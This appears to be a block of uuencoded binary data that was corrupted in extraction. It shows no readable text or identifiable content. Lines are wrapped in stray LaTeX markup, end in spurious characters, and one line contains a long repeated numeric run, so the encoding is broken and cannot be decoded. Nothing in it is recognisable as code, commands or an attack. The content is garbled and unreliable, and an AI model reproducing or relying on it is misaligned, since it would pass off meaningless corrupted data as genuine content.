$\texttt{M_P[:=NE\#A5;EN^<Y'[>]/">]6$Q^XL;W8OY]7<XJ0KLOO)Z<HCKI^'@KS3ZYD }$ ME>>^8ML,:'->,#.!2Z0Z1JC_@"\SWFR\YW4U/1OH!>?N?3T?OX'^H'+>^&.:D

MZIG<YS%X!XMR]3-LP*]X?UW%FY^29`4#SY270W`9?XCVM*V9FVJ+B].6*IV'D $\texttt{M+TWE=9F*RO9C\$M-6MDP.M5<7J+/C\#YL5Q7[(](S,,S8`BXP"YR4&7A,D\>$\D) } \\$ M.YS*?L8W#VJMO?!\52]/)GH2/1"=0)"%WE38*(ND&8XM\$[E:SNUU.')U]->.Đ MJYMTXZ?MJBJ!6`\$4@!#\$MP273OW%(47F\$P[V0C\O"16Z,L+ASMY_NW`D5!K2D MH%MB/4&B>HTQ8U6W',?+N8/',/VHV[SJ<=IR-88G@@Q^N[-,1%?%TKLUR>ALD MN;[\$7R%XY-)+:"([K36807HQS!\$12+?#C.KLL-@E5+P;D<A40(S(%0_F-!8WD M[)72>CT]0:UQ7>;S9/\$TI,IU:%NWS3Q3VH.G6:S71&!(;M?]2HDT5.<SQQ)=Đ M8.`>%YM7,-EL[E[=1Y]*9G3U+M4[[/I2-B_D8Z(;%Y+-EC>!D&=]Y_Y`5%MHD MHB5P8XGX'L;7G_W0LDH1]^>(\D9&MDJM,HT<:V=U#VL!8&ZM0O).[@)M"^%OĐ MS?,S5GU9'*@,X5W>E/)Z`_!XG%6TG91C2<`7,YHVTFI+]Y/'.-F'"*/CZ`=UĐ MF`(9J*%6FX*+OK(D%G=.<\)>C*?'<V(_J'7Q3U#O!YY%!.&+'_^D\4T-O\$99Đ $M"^92R-V^#K9EIDDP(8;9Z>WM3:"5M8?_]-/3,$;T[FC(/?R=),YX<("760'1D=0)=0.00'10'-0.00'10'-0.00'10'-0.00'10'-0.00'10'-0.00'10'-0.00'10'-0.00'10'-0.00'10'-0.00'10'-0.00'10'-0.00'10'-0.00'10'-0.00'-0$ MDO.'#`EV3[LTJ<28GXO,\/LQ8[P;+1V,A]A6&2F.3731U\0\$0U;X?96IE<5HD M.RN_2'/+8LV(MJ[-&K49=2(96%-Q3:W#9]FJQNR%FQ_/A]8AP/T+F+3,@D)XD M??&<M@T!T'G[.>-]9TLBL\$[TA#OM];!ED3!>OX_D#R*FAH?`@J')+-*\"Z2+Đ MC7\W:`]D@"RU^``^]K.BXC#;WF>"HYQ4I683%6%`,)`4_D<+TFZF]X%!A3N0Đ $M'U[9%:-Z/=8=S):@]%.&_XHJ\9L+OGBF3$P5MB\9&RD/H<^6<?R[P3O)B"EIÐ$ $MX9$/QFY]Q98I<K5MTV: W^>/X:UU^=*LG/OH]-6630ZS:9^DT;-&;XU71=D$ $\texttt{M[CZJN>("P@TFO-A+K,@MX@,\#:<XBG">8\#]MJA@[*'43FG4?SN\1(S.)+Y&]JD } \\$ $MN\&?[4=N*6H`<): _C3BW\#*4L8M]TW??; B\&:6J:(-44FY9$V4:SPTTKX@MUZJÐ)$ M4^EW*B4E=65T^!G!SYV*66F7\$/1M-5"/_=#O"C3?<S*BYL7N.9Y+YG3F*#E?Đ M8?OWR6H9\B7_F9'(F\[8/>/!0/[>R?;VB./VE,]9\$OM".R*=^K"HAP-BRSOOĐ M?PG`L)M)QO*VH1ZH]:=W\$#EX)Q8A\$QB!\VSK#11,\`!,:#]LK<L3&\$+'5(0`D $M_{TD5C57SLTU*+/X#}^{(5_DF5#*UW7><']M?/92/HQ-K586[CPQ(D!]Q.(USD)$ M77.W&XH,BVB@CH6<,"_\$,8<Z9V\$<FF;5#)%8[YP,SI9RNAKZX#F\$SC?(UPV)D $MZ\#T_Z@@V:\#P2J.K=,^AQM-4.M'P@^!/"4IUP?6E787-KXT37S\ZMIK-<A8D$ M.CW]IY416BL0-U8YJ;WU8QH:"E.Y@BD>9NYZ=\D66FBTWR4CP.'^9E+F+T8AĐ M/?>WT%73\$(AXK%]QQHU"6;VD`"!H'TIQ&\$T\$&L#+N=.G!3SG=-TR:H4[?R8/Đ MYOUB#&/9*30?\U]57T3M5.\W4#UFE\1^\.4#I&,,K-A<#9/*EY>L=D\P)Z:(Ð M7\Y-CM>FQ3"`GW(+?!D&:S'?^X6HE/'F`3[%R&O/,\$^^1GN8.&9WP7-*\F,ZĐ M!G&4?YA7\$3Y\$-2<BX.CONZ_.&AMD1S3.3-NQYD#['7:S@WRX?[7>UP`2K@7]D M6<%UI;YKO)XSP`CH6!+^!&J#QR#*1F=I6O75']8;.JIC^L24J9PFZN1T%;7DĐ $MK7AKW5V'Y <= 4+G. = 0 #5PXI9 + U^Y2 - QOAA = SB^6]J HR[Y[(V=-F1JO?:80], D)]$ M?"C/"+"5%2&\$C,)8#NZD:Y=0+2W\NJ!)ES-MPEN&FG*6A(Y=W:Q2;&)+Y'!AD MZ)MJ9=)NMI:O0#R1Z7EDP,J4:C*<D5XS*48ZG]Y8@K8C5.6INV,86B4@(67RĐ M.F1_7!2%A;..H"P.99C\$,LZF1*\$)58\$HK+*6(+MRL]C2SUJE;M_D*F&1);6)D MD?3>S*W_R'62#>UEO&_)#OZUAT,J3E.X9Q/#N!+<1Z,HU+TOH?4-\$J%=11^7Đ $M8C9[?T2/]Q^]:6D2:Z=KCOU3::I3EZHAF3'N8TK)A9?UDHOACK(D#M1\JEVLD)$ $\texttt{MZLPOK.K@>SS8G_^S^6\backslash 3\&0L]A*?\&^Z+X\backslash:,N,=;\$!7!AO:G;BI(Q/A=5[T_VD) }$ M1=<I(5G9W<D8%-2'_UY<BD#F*F)_U(PS*O1P)#M'V9?B>3ZP#D%F2G3=EM_\D MJ1)10L: 'K&KG)5Y/G0^QD)>V7&NDEK"B#2!KTU7;');4S7@*N"P[Q5-EIWWPĐ M (C) C (C) C C (C) C (M\$(?5I'Y&"L-:%G5?G4%)^.6=3%//Q"Z38#`X0%5#>W\`R%C\<_;RCYFKF9-MD $M<X\#>=4_RU.(6<@+(GR<...87^M<\Z&*A?3*5`3B7'DJ)]?,ZH]PL)W"QDT_T'D$ MUV%'V?^<?<".=OZ\$=J@JT%8B]?@G.8;CKQ""M?P7I[YX7<M_G_-&0ZE]O"BVĐ M'WE<\D&B2112NL^S&SPGD!,@LW.;Z++B!J6B:0.Q1A34I.SJ>R2:]6]*2_%UD M7%]#A3(HQ)]8'G%S/*KH.VB_^!7*/''51^[CR7-</4F%/Q:B0]7_TWWXU.?%D M`TX9JKW/.8P)=EW-ZNI.!1LSYW:A\S,>54_*'9Q#=]SK(7L?0L_*ZW\$=&?]TĐ M>"5+[IOX[;<&J0'WF7!][-]SRQJP0>6D<Q+)\$VY]LG6._!/C`UH:*GG')@HCÐ M6(N:O'&:C%Y"P].Y,\$Z?+E.U[85W&VLG%AUN1E179)W+/%R,07`?J6,J>.V,Đ M02T'5+KKW4B;<-YH4RMH)#P*=18ZP@/+U!%!AA.A\$FZZ/]UTOLCD9PLXBB4>Đ MJ2IA.UP#ISW <MN#GK%2QNHW%C\B/':3DU0,X4=6R KUP*@MMQG6K]W?6=6,Đ MV:J65"PW(WHZ40@IB/8JM)3,U*)15!BK(Q)_][*>X8!C`VG(/<]\$YUPW?W1!D M6\$O)(8;@Y3BK]Z.KESQ9@<NJE^HB@FSGG3\EHZ"X?B;*<(J914E-W/6(&#W3Đ $\texttt{M\#>[XWL-IVVSW\$]]WW!L\$J\T(+X!17'WJF`C'(*P>L*SUZ5ISY**++SG''LSSD')}$ M40V@]ZB^X5:;9;'`IIR_?/DJE3&(X.\$WS0'LX&\5QSSF!=/@H]^)K1E5I!8-Ð M_6JGTGLFM9(_;_+XD;_/RD1-<8B;21.P&WX7TK3U?">S1SG&U"2?3&7G]8\$:Đ MD*R8>%7SY5GSUXUKUQ9\RZETS.J;,5!XL/Y:VD(K_V[[S;]&S?<Y1Z0-3I>&Đ M(P,^\$@81E+_F"C@8AD0?LMWUBL?IV5D7QN&)05^X\IG1R5L8K7U"N`M>WV+FĐ M<!@UP:?+R?51_E/4>%UO-]?K>1,GCK5@*U0*IN:(*]2/:(J?,6#DQ7"#T\$D+D

MUT)5\=;D^4S43HP,CT\$[GR-\$:6687R`H4D:<\$0V6O7Q9/XBT\Y4D26:CEN>?Đ $MGG4(YO[]U5="\$0++U,QR8JN+N5=<*4F+G\\78M@&8_:_FU&CU')=#^!+:+W;D$ $M2<8=5[^E<\$]WVTG4#V6J31A\$B[/F?A#\TXV]/J4D/^(O^0OZ\$TG0>=8^3IW+D)$ $MW@_'R+]Y)/W#GI].?3!06)IM7<\\':'&Q3AH/2S7*MLDT(<FC:S\0?:5D?/S9Ð$ MB<'=0MOWY.WXZQN6UZ'#&SQ2)Z11T[,8^2B;6\^DK!DZIZO(`[03"V_&LC]6Đ M>"*=)4WP4'_YHHQ`,Y5?4C!])CFTW7?18;^TG4#7-\$NQ.O0WNTXQ=.2Y/"A\$Đ MNL7^#)=T4YR\$LK0BIGO?F[E"<EDGY`\"J.04P`*FI<#V\$[^N\[^(JPMQ4\$;TĐ MKL`00<+'*H=O-PX5Y1RJZG&GP"FE6>CZRIM?[+D@XL:XGWT;4(J?\8KBQ[5FD $M\&N/")60M!Q25M6IT,0R\YGIYO#@D7SM(LBC]G%^S[+P8``U^(%;D"62N,>J6D)$ MG9.O_Y'`VQZ63ZNUA%A:;S?6GQ].,7937=)VI&!\$M-WW<PZ6-C@:>M`%SD2<Đ M4HJK1OG@6&PR9N]VT\F9&[:PF!:7M/"U;'W-/3N1:/UG=7T\$+1OW<Y'GKE=]D M?(Z'8E5U"M8+AS7Z_EP2>[FV[*9Y5`M?SN*KKNWF@FD*XSU6[.^!;5*F&'.%Đ $M965*^>BH,'SQL?$##K\2:35`6XM7=[-T8]EOE9*VW`C2X=#0?H"6-\/*_F8KD$ $M9ZWZ1Q^{E}[4S1B.-'C?,='"3+FEO37=>?=A;[T`@+S[;;[E9F;QJ+T+"IC%-D]]$ M8TZ>+IZS]'YYOFGK4C=)S4&GBUI40J=`#2(,'5'L]T"1-\0<!#U6*\$@+3>(5D MU<T%&'%()ST,P!=<NM5,JR@1^#>%/G'-Z<\$<<SSU`"4?;%V!`*:Q&4A"*--#Đ MCX1/^.H#/P)FLH_,'`CG/\F',1;+')\D<01PMBNY]_9Y'IL\0``\23C?`1V<D</pre> M-=<F#=^:(TP*L\$]JSF>8K2]_\X<S\"T2(5S]3PXT.N,J?OO11))VZ'CE@[]9Đ M-"#4NPS\>2=R<HJ\$=<)CV\$_A%?>*'55AM]5(I6]BPK[!!JZSKC9@XAS9R7-ZĐ M-IC!TMZ@G5>%^<946[M\$B-L5C_?QGE='><7D?^?1'95_\J@VZHQE[_ODD<A9Đ M"'WD;KX8Y5^'<'DKBG5!`")F[_,04UT*^J5EN0G29!/'7K)!..]E",]Y/^6TĐ $M=@!*"&N+U_6\Y"Q,PPO'(3MB3?E[/ZDX_#!GD*_:!`?.3M,68PS6+([?(D^TD)])]$ MI@+=>^MB"`)_:_C5[?%/W[1@`#'*K5/_ZR!8>[^G?7F?09P1V>A+;CXA(E!FD M%*.(:+@1?S@CR9MDJ]K\$;VSWOIJAQU3;"&H5+>-BSZ\[WS*13%W#F*NKT2J,D M&J]2N<QRKWIFK:&@[4*V4=GTH[FRMF<-A%O(@A%6A;/U5.YO0:Q7#5+=`&W?Đ]M?1TO4B?1QE7VYT`^>Q/L%;OU</"=M[7_<'II(EMDV,'S2:OLS6G=_Z;F%Y^AÐ M?-)/";YH`IUIYA4?XM8;SG!"DEE-&T&T\$0-]4CUZKS#J.'F8ZE*Y%RP9QLSUÐ MZ"SJ[N]:2M`S336'D7<<08PMEQ,'(!BA"D"D:<0V@@'_(D`87*^LJOUN4Q\$&Ð M@*MA*\\63?4:S)-)YGG643XNAA(PK:JK#21_[4LUP:TZ'4R;1G#2="HT\$ELSĐ M2%]\$E^%Q4)#GR%\:\0%?F[/YZ7KQ`/4U]QPD\>59?5T;KIARZB-U,6UE"J?4Ð M);B?2#>*4Y<@U8W1]T)8`Z[L85C!:67R!]^6Z"QI['G-:KN_:ZI'X#;>;UHD MOUZ[[*R9.G\.^6JTMML>EJG47N=J[\O?DC7:SM[]91*\$)BEVO6.[S%=IC:!@Đ $\label{eq:md} \texttt{MD}("D:Z] = Q(\W??$B+"2)3D[OD,M] # Y9,^(JR!`ZE;,=:*(,"%!.G?^[2WF#?D)] = Q(\W??$B+"2)3D[OD,M] = Q(\ABS) + Q(\$ MM!1//%F>1R"N:IO_Y0#,F!FJ@+'?,?UN#,#6(&."MP&_A0?S9-DR`5W!U.1>Đ $\label{eq:mes_sak} $$ MS_{8^{-}}G%@, M:JU;_V^P\#`V<:JO)DSB\#38:S*AK\+$GX4?;F5E:("?^^@D) $$$ $MQ?S^J,R3:RL.C`0+',VFW@_,70WI(R\R.(:D1^7R.@B190!\[DYP)Y(KS.@DI))$ M=HBYR;1NSGOP;9YA)X--PW:<[;Q1_%L>2K<GJ/YA1=F.7)*0&+6DR]@N%OY.Ð MZKLQU9"N70]NS;%IQ(5_*U/34:4&`N!'I`S_!:&`>FV+:,UKQZ^].G`VT!*Đ MRYME%XRZ%?<B,@S;AQ\$;[ZR%,^3B*E;&!6FUO+\$#M2/SJV..+-"QU7%FDJ?+D M!&^:8#WYW;"713B+OU?<@`.]W./GM^JM@XXJ?=+0KA5I6X3ZI:KV8#/\$VIB_Đ M]I?C2`8]H7L2UM._?10;H8/J4`TD\1.V_Z).1PHC(N:!"%<]CPQD\$-0&<XFPĐ M9*`PTZ-@9`OX21SY^84(:S*>XON--.RF:9HPR]ILM@2(XYD3.X'R[?\$/MC\$`D M@0^,+A4"IB(T:ZKNK 5;F'@*SF-'&B\$;RJ>7\UBKJH LB`AJZQ+K`FITE`K,Đ MNDT\$D9L)FV-X6H:Y,.B5\\;)3)%*\$+82LFUPN.]VO:GEVUH(0#IL<!G<GN^UĐ M#'<Z][0P32AV:ZR_L<1"O/66E\$P6*`.,,@ED3OWI\4+R-VX1\W'S;APJ*DNSÐ $MLHG_M[,.^{[IL/@;Q:3^S)3.]0A3'}N@D!M+Y^Z!V02)V;D&\M6C>7Z[O(,2)D$ MBR&[9@Q`VC=G&=V@GVAV0_B@+GQ>\$WN,ZFKGI,8;1Y#N735B++SE>CV&A@!'D MDQDZ(B)-/OPI-E`YQF"1;BCJ7/-A3F(^ILL#Y;41:<:/)\MKJ9GMVE`#5`J-Đ</pre> M2A^=\$I^]#XDQL8O,]Y;!YWE]O%?L4+P%'GY?=.,1NM.[N5)<4C))#CS2V7XVÐ MQ391<_N06!H:?++90D;[8CHZC+Q(<Z,D(U.T%&&\$WGX_&[!6\J]++7RMZ:',Đ MN^,-O(N1D1V%B6T/O-N,2^W/T*\$E-7B]QNANH71O^'K&MT(PT@\<X]UVQ56\$Đ M-\$RP`V*0K63>^1H!A.O`4H\$1CCZR'+UUML[Q.I5K,HMZ@EO0E!8=P\&+,*82Đ MR%Y&@I)?V2P*?SDWBS6KZ6/E`_/%LW9),TXS[\$PQSO&;#XRU<^E<6MKO*"ZUÐ M](G=:(>4,NT>X^BCG9K3I@;0DQS0^*NE";P\$4%L)UOV/P-IS86\$IZO&]NAB1Đ M\$7^9/W-<7*RI-XN(&EWP&EF=6J)`EEI]'SU]PEW\$^_2LD^<#EWA_[KE_Y800Đ MJ!H:+UK\$,Z3O+P*?OE?\$6VR)]]X8F;/?_P(8.:&,=7>BQ0900C>V)!^7%WI=Đ MKL; N, 91C`!Z@B.F@A^%O:.BS7^Q8FZ'`[U.HN_)KG; "Y-Z_Z"&J>`(2=SUM7Đ MM:I[O`V]`3#<?VT/O:Y8`>/`6,)8X/6:ZHV(%9N2'QOJ.G3]YM*T66-;9KXWĐ M(R(\$R/I]7.C9=6PZ(G'9U;H3*FT?S@;K/>]E\$!<CQVZ-3&II5S+;A=76UOK3DMVWW[HWZRUHTT\QI<I#7SAUZ\$T<YO0=#Z9"3MF8*58__0Z]_0/%\$>>DYTA)/`D MT=&Y8HG9ES&^`F.(RJG>>?5UM/`DY2L`[0KPS?:#^E>OHE`^4_RJ8O4Y<H6WĐ

MI+E];,Z>+@>&Y#"N4V9R#`Z9ZG>>X9F?V*@B>SJ1T28J1ATS&/5BK6!R<X;DD M8%A1G*J[S_'XC(P^AP,%_(Q)TIT#U)LJT:./..UW\C?5'JJ\$%H?#X^H7\$?:7Ð M6\P]VQ*E?2<4&_*H750U/30=G8&540H6(T\?"+(%;OKAC,<"\$9NV&NCZN+B0Đ M;\L*\6@3>+H,4P514"4>O-YQ:#.M_+LJ28%F8M60M?RK6Y5EKB@,]24"P(@CD M!=AFR8K?Y4[OOF2\$<E=E7\PXD_<Z<MHD\]N7A\$#IG?)R+<V=N0/ZCI:&(;JAD MP;KR;H(%G`LK0L1J=4RF(+Q#0@*8R*_H&3Q^R=M[&UY\$1\$1+[%['569Z]\D.Đ MP 9AA)=57.IS>=LB5?:,8ZKWKD6AK8ID]T2H,F-'"2A+[IYB3R*J&>3TX**0Đ M#TK21LNSY9.J6\M(!0F@WA\=_)=X,+-6.BG6=7]ME"*238Q)T++%DP*R3>5?Đ $\label{local_mass} $$M\NX'J`K$4"?)M09SJ9:?XILIZ@<?\%H\T%`O/F\#OLX1[AJE1;J:&T/:P:$<MD.$ ME*NFN&X\$)TF]9/BA#_JKL9\U;XOP_..)`T,PT+U2`@1.<61&P.>U/IPTV6[^D MX#8G7'923ZBBY[:<N#=8#X"OFABXG5PTQ;<--CJ:JU@'PZ`C7@QSR->O?4-QĐ M3\$4KM,O.3"0=XI+1L-%03V8\^HTUT4=B:83\."''AN*7S0B)]L>OJ;%#;#MBD M%6>,6"N+C'%F:XGH1=5<E<RIW,-ZB=JTR]/->Z1;_!#HE`F";[)B#]L[#V\$5Đ M1DO<0%I)6_+9>E*<P+V\15D/1SZ*3C2_\J8@3&#YVX5DALB7FF=&F(-:'U\$OĐ M`>_*6JXU;K>BY1TQ\$9>`D>6C*5(0E&GS#S(J'UA2699FM6D//G^^[1,.A-`4Đ M848(&TD4I;5AAH"FLQY\7?\?7`M2L^F.\$]+K>UD1,T^,;Q_[?U)V.2]:X8-UĐ MP2Q^[WM*F8CG*M-Y\QA/\191Z=GJ<W3A2U`!A\$?L(W1!XQ(+SLM.LV;I`+E<Đ M*R(A=3&W\(HKLR`-=^-/"UQNYX;+\$6V2Y%Z<S2_/#^0]E!%?RGNX%LQ/JAS;Đ MT*34B1FGV)=O+AO8>8PI.-!FBKUVW#E&2-QQFR8\/72514Y1[BA%>(XM2\HBD $M,"*H\$QW]U!R4@Y!*4&9XD$'8>&0,8K?60!Y`[)7W'9)X711X4>\C,+?R!#9D$ MO/Y^)W>M:=.".RIXLV1[UH\$0Y#2KK>K"AO_J-!VRR,I[\#3WG.-RXC3HPPC8Đ $\label{eq:mwc!6=&,EVO8'8],&0M@8<W'M@CDA6/FHLU)+?8;+06/] $$ The label{eq:mwc!6=&,EVO8'8],&0M@8<W'M@CDA6/FHLU)+?8;+06/] $$ The label{eq:mwc!6=&,EVO8'8],&0M@8<W'M@CDA6/FHLU)+?8;+06/] $$ The label{eq:mwc!6=&,EVO8'8],&0M@8<W'M@CDA6/FHLU)+?8;+06/] $$ The label{eq:mwc!6=&,EVO8'8],&0M@8<W'M@CDA6/FHLU)+?8;+06/] $$ The label{eq:mwclass} $$ The label{e$ M7#)^Y&O8X660-2COU\$EM4LHT6-OQ[KAJTY(="".]_UR%X>10'*"=.0\U!JR%D M'H9H"=DHBY9:KIWM*D*RAKSDI&XD%5%KEC`MK`6Z<13A>#GPZT5+Q4@5H/[2Đ M36PLX+1U0L8FZ"^1-PG)FQBM8(JXII`4#51XWT\0BEK\$5S@J<"&+QFT(["U'Đ MUS-H*)^0>P.69:,X/ZY;#8P0?N:!:1FV,[QS-07;'OLU"N\$C9BUQLZ&;+V=!Đ MPOXH+,T*^M%`IOO/C"]S^D&D>"N>%Y^L^*]^]T\$HGG#SS8J'?MO3]61E[9+]D M4/F,AD7`9CB_'"EI\$(F]U)Q='RE44R`C\SAB.TZ_>H%:TB_&A'T26/6_T>PCĐ M>11*`^CSNEGF/JKH(VLLX==XV>%N&TAAN*\:H\$GVA^0+WB7/BY'U^\.R670\$Đ $MWY[/=[M=J_7W,<7)74K1'@:IIEG1;I/]&&$'#0<T:2CM46EC?0PX[FK5EO4D]$ M#2#A6-!/N4])G&_#R(6%IH:*\Y2Z]S64-\$EI^G<;[_F<6K&>";K"I.W)HQ=4D MO_0B<4M9CX757Y/D%PR, `@[/#O/X(G0B_FJFA\3[P(95KQAL%>\$+F,T284_@Đ $\texttt{M} : \texttt{QK}_: ; \texttt{MQ20!JG8>} ; \texttt{R2[ZV4B>)KI2WG"\&;} @ \texttt{X0NB>KKCY?\$!C1473*H<B} \\ \text{$\mathbb{Z}$-$D$} = \texttt{MQ20!JG8>} ; \texttt{MQ20!JG8>$ MTO; WE%"-?5)_H<&?&`D!![`'0>!%UE6>RMK3\$`[O421N>3'"/6N/@\$%&`C85Đ M*;\$H;:"Q+.^`7X>0;43PFR7K:FR3^9>GU9>`S0AA'6T5\$1\$44E@=4J>IST0;Đ $MB+8P:<`AL+U-\Y]`4!6$A@MH>1S7K`?@ZR":I#JIY-J8]IB$MQW7+G*.$?*-Ð$ M1_C"()CG[S,W'6\$!+-II])8@4U:DGX["7*^72R)CFUZVFNYUK<ZS\9WRDL`1D MGNS\XTGUI!S_IW5"W@FP3RAS8_YU_/5)V\NS>RD2-52-4D9)#HCF`ERC)N#RĐ MS[8NX^Y9(%?7U1P*6EK8\/+/'?:165AV`:\$HNS.4C7L-B"XP<?%Q@XZ2'>2D M4K-&V?8Z2YN/76`@SG#FO(W&#AN;GE;V*BE:(?O;+=2A4#.I^H8S.'R[M/+LĐ M0P8ZX#OLY:K/2\0.H@;D/3D?(WW)]8*N_*^`O_JGX>HKYPF;%/&XX=:CX[6=D M\$[^E067YC@G>W91H7D92>NE\$KJJM65V?\$CUX/?\$TED%%!`DY-9W6^PC>'8(`Đ $MQ?I*4^{P/A1%&2$D""^6W!ACX\'5=]0<\!ZO@O(A)R'"++@<36^3ZU&;B8D$ $M(09,5 \# G0 < 23U\&,L4K6H6+T8CP$\#O\#V) 4_PGA,Z?W2^YR=;(D$5:6(NPD) A_PGA,Z?W2^YR=;(D$5:6(NPD) A_PGA,ZYR=;(D$5:6(NPD) A_PGA,ZYR=;(D$5:6(NPD) A_PGA,ZYR=;(D$5:6$ MQ^UY:XMVT>T6R^SGH,(XBZ>?53UB_#N[V:;UCL:R^4_OP9>NXT!LM/J@'9XVĐ $M*\&$MN5E]>:X#\9"^13A\&@<=P(3DF7<G,+C_Q-Z!\&W1A$QYEF?_L74`NB=@JKD$ M?C/X3/0`1\$R!7IYK*#\$U,V/<T/<QQRBJ3<;\$DVG61,[JDY5IY&[&:#/]>%-IĐ MJ<KJHFRY\&?59J*_N3:QH*Y-D"-K0NAH((]?1D,M0?>KPJ`NA-EQIKJE7P!XÐ M!)R^-4S0?;EPI']/)VIH!X\$(H9],Y[4:U(OQUK!BL B3998G1<IV+JA]/!<JĐ MHR`4Z'K?&?%<32EUW>VFZ^+TCNNL\$5U-F@`PMM>)#(!'K^"E?8#R@#=8QXM?Đ $\label{eq:mw2h8*P2M-/1} $$ MW2H8*P2M-/1\X7`(?KL,:ICEQ\#JZ@`G;^QTK\#)CR\`_13H`S`+D]J72PHL,PD $$$ MFR2%P`3G!Q@&&'PRC5<:\\KYE'V`.NOZ=?@2%&TK\$,RE2<<(W##HJ.+'V(PWĐ MB1U4`XSK`*]TBC/MSLO;N[A1E[8[JH"KKZ^;B=_,\D>ZCV=TG*>833PP[1P6Đ MXB`D>,8U:Q\?;ST71K9%C3,CG<Q+Z+"<L'R*9"GC>@4W</IOR/M_-'Q?%AC9Đ $\texttt{M.`Z4C**^*<\#R=8'16T-Y\&K)9\?8):@CJF"(QC!5P?K)\&ZY6XIUJ(\#Z@-'.Q5.D) }$ M!)`.!DI4^956,)&\$OY(J#*VA^GTZT%L\+&LK!:!S3U+':_W*#&'L.:"NMH%@Đ MCHGNI_IXL%ZZSW-#X./3-HO/9P4X\$H_M6%5'0:\\H6H@B-`TU,V''H?@U2\WĐ M"&5DH,KZ5\$UH&N"!DH?+S#38GGH-6=]F_&@BF3!RK.<>?^KZWX3F)Y_\"F56Đ

MS",];CPL;;HDN#;*1-5;\$K@8QNY7C7/6^>F!9AN@`K^+J)NM&V,1?\$;N\VB7Đ MRK@V9Q"A7\$>X:)NS;@BDV]B"0;9_+L!W22\$=ZD8`BV\$XI<R3&0B7/=N6.&!\$Đ MQ%B0WO:TC!2'PV]#\$D\$T@H(.0Q']I9"%COF\)\$#-C8Z%:7*\%[VS&/NL1/IBD M6WV=M]5;9S;J9N9_GT[R_L.?4G&&<HPXB#02WN@A?`=Y@D(B7Y`)0-F@G2U-Đ M@DNV2,:=ZPTUL5LYGG783RFCG:CA[61KR'W8(+>-8%IS'0:\`UVC6&5VI%,DĐ MA&RA%-GJ1-5.W!%<E;U?E*("K/N3\L(C6_1=5G!2E:(,;K6V7UKN#XH.7`W`Đ MPUQ1#]CA4LF,??CC(8U`&0#5@CS(D\1`5<LNH#%[#Y^W5@I17M@L*T!\ 5P#Đ MDH=KCOE/FZLZV?%2#\$18'5GI&B"XX_#^\$_?REW72N\\$CS\105\$SGP;=Y_CGQĐ M.AH(Y_Z6\$];V26QJ)F?6`P^_7Z"'\$R*LHVQWW?U/<&J4+_@-X_W'UT.ZSXICĐ M#;Z<"Q\3K^]V;?T\R\$V8X>KEBP9<:)>)F.^.>Y%3=LAJ@^GJ77#(-E&C'^#'Đ M,;:BY!O#U2F*#)OXM#=C(A2C;OLI=.[_OF;^/\'*)7ZDUQOP;#\US+WJN5ZOĐ MEZ8XWDD.1MC%>H`)L)7=UFR\$:0%S,@*HQ%"8>(7.`FY0/]I%OVK\SA#Z9\$=2Đ MD2V.9L<E"`'OJ5HZ.]WTCF[KS6_<!)WF6JL)3>(;IGF<QP100N`36K%+P95WD</pre> $MO@[\$]G<"4X53M^\$?@B6J<6^#Y/RM-^(JMRZ"R-SS00P.'A410-O&B49X3I_Ð$ M,R^6H-9J-JE))O?_Z7F>X5KPE6N.NAFFH5]K_HRP&U*;D<K[2#!5Y56W[(S"Đ M?UP=;2WNH\$=\S`GN;X0\3&HQ!LKMQU,:K!U.1X9_B:B[)0:RV:=&;UJ`E[JPĐ M>R.B=X=%`IY\$6)-OLVI*/IP6T\$A[8BS18_?ASPK>Z!KE4%7%FX@4Q&"G(VSLD MR*;9<(2JK&#\9005(.%?9LE<01!FREM8S<\$.-G`6]WL-9GY&_,!IJCRL/CUMĐ MI'_"?ETAH`3??,0CQ%'/6?Y5CE5'O=B;/\UIWW9\$[(HC`6YCNW95)(ZF,.XYÐ MV2]D_,-:-%`4_*HO#Q_&E(L7L&C9*V4AG#X)&`OG1C0N9^'656W4=K;FP8"OĐ M0-4"5<SA*P1H!EQ5!]D7X//\$!T;-I"VULJ[)W_BQJ\=;QYNMCP^1>S^I``<FD ME3N>?B_DOA[&WA)"**VK[M;ZYL]O+P^L9J!W(WM/0/I#>\.26L##7CS%2D7ED M%3KAQ3=@BV"?:EL+<_/ZOXB1@L(_EE!>9145>IAW=DQ4:X@47]'I#IE@.B`(Đ $M1][A(U#$G3\Y7;34\8W'P3L"H\C0,:[#;%]6B[P`(G,R,J!R]9">G.K`RCS^Đ.$ M=Y.[@;EX8!%OU1ZQ'#I\]929WL@:A7Y\$C'YPA167]\$*.GR\$AR22ZGRV?@]8&Đ MR(#?!S7?3)BYA'.)LJ.6NJON^'I^</C3Y9CWW@<O+KT\%@B"=VO8X_!B^X\$:Đ MI;Y'V9=T4EQUOL=PS'X;O\CL0U,/>OH,'##-Y^#CDC.;\$O!RLA^3Q8M4IN5MD MI>F_TF'@X`1529FN+KPY&OU1;#%)SN4,L+=SVW?X]9%\$%Q?4\QYPLKFPD(0:D M>4VB^_2G\(RKZ5^&+=5_/#>19A86\1V15+9R]L*\$"NR`7H9(TXH>O"'_)F`@Đ M([Z</#,*C!+>1T,C0+(M1:+26U(=!#WV.4-K6@HLJRK"MVBL3M,TUW"`W_)+Đ M6F!JD9CMP:\`BV-6\$Z4%P0\/M\,5S;MJ?G9FMB;KR?NUE674YPATO^5AG"]QĐ M^Y`>-N?8=V.!G!XYRS'ZF067ZB;IV\$QTH:V91372)NG18[]')GYY95GRC^VTD M<K2;\$EW,=S+SQHW!(S+9M9K-1%NT1]C!&6>#2#?6WC#_W\$4`H+(.MV`<@?3>D M@;JB/0J*FSD;\KH#"K\$M'0W77!T<9.AP\$0AN6#(CE95CEP?M>"@?3IS^-2#_Ð MKRN4O4Y9\$L\$[`%\$10`N?PVC'>P:S)LI^V["3)(/@69^&6G_YGM%/%-YN6!]6D MJM(*7AG,V\$[D)U'=MZ1;7&6UHU>%V2-V7.FI;6DR;C%*(Y0G#E0O"RXR8G,UĐ M+&5! =; P'?&L180RM\?QYJ.^(8JL5! \+KQ(^8(]7:76>Y]+Z"C]\\$D\]3./\\$Z\tilde{D} M;4K_.,-R2+*7S5/"P,\$WYZ)1G7"GF2/5M8;/-)Y49K7)?N9JJ_',0,LW_2/OÐ MWKYFH&:90CVD7*+4*LUB^`#1M78,;T6-GH,'JW..61@G)AA%]@(\/8.\$B&W*Đ $MK)!P[AC89^B=++*]UAP?W#UMR,^01RHPD)\0-"*!'QGYO+J5_G*6M3(+U/>Ð$ M5L8OY=P;B>+TJ0R#]HHY#K:)12&-\$Y%!7!<FATR<E0P4,/55?/GXK-T4L3?PĐ MA<.B'OKB#%>6#(]04-D)XG3DYOGCB/L7K!XF5(;FC<(+><K#T:,XIV3JAB@RĐ 